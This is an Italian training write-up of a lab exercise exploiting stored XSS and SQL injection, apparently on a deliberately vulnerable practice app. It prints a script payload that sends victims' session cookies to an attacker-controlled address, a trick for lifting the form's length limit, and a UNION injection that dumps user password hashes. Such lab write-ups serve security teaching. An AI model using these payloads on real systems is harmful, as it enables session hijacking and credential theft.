

## S6/L5

### Progetto settimanale

Nell'esercizio di oggi, viene richiesto di **exploitare le vulnerabilità**:

- XSS stored
- SQL injection (blind).

**Scopo dell'esercizio:**


- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

### XSS stored


Gli attacchi di tipo XSS stored avvengono quando il payload viene spedito al sito vulnerabile e poi successivamente salvato.

Questo tipo di attacco fa in modo che il codice viene eseguito ogni volta che un web browser visita la pagina infetta.

Per prima cosa sono stati cambiati i caratteri massimi del messaggio da 50 a 500 in modo tale da poter scrivere lo script.




```
Search HTML
<tbody>
  <tr>...</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3"
        maxlength="50"></textarea>
    </td>
  </tr>
  <tr>...</tr>
</tbody>
```



```
Search HTML
<tbody>
  <tr>...</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3"
        maxlength="500"></textarea>
    </td>
  </tr>
  <tr>...</tr>
</tbody>
```

Per recuperare i cookie della vittima è stato usato lo script  
**<script>window.location="http://192.168.50.100:12345/index.html?param1="+document.cookie;</script>** in modo da inviare i cookie della vittima all'attaccante.



## SQL injection (blind)

Questa vulnerabilità ci consente di recuperare le password degli utenti presenti sul DB, inserendo un codice malevolo all'interno delle query che vengono eseguite dal DB stesso.

Con l'inserimento del codice **'UNION SELECT user,password FROM users#**. Come si può notare dai risultati ottenuti è stato possibile recuperare tutte le password, anche se in hash, degli utenti presenti sul DB.

